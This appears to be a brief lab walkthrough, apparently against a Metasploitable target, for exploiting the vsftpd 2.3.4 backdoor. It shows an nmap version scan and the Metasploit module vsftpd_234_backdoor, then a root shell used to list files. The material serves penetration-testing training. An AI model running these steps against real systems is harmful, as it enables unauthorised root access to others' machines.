
* Get the root access and perform the nmap scanning(sync scanning) using the command

**nmap -sS -sV -p [ip address]**

* We get the version details of the **ftp(vsftpd 2.3.4)**




* We have to find whether this is an old or new version.



* Get into the msfconsole


**Command:**use exploit/unix/ftp/vsftpd\_234\_backdoor.

* Set the RHOSTS with the metasploit ip address.







* Run/exploit
* Shell is found



* Get the root access(cd root)
* Press ls
* We will get the files that is present



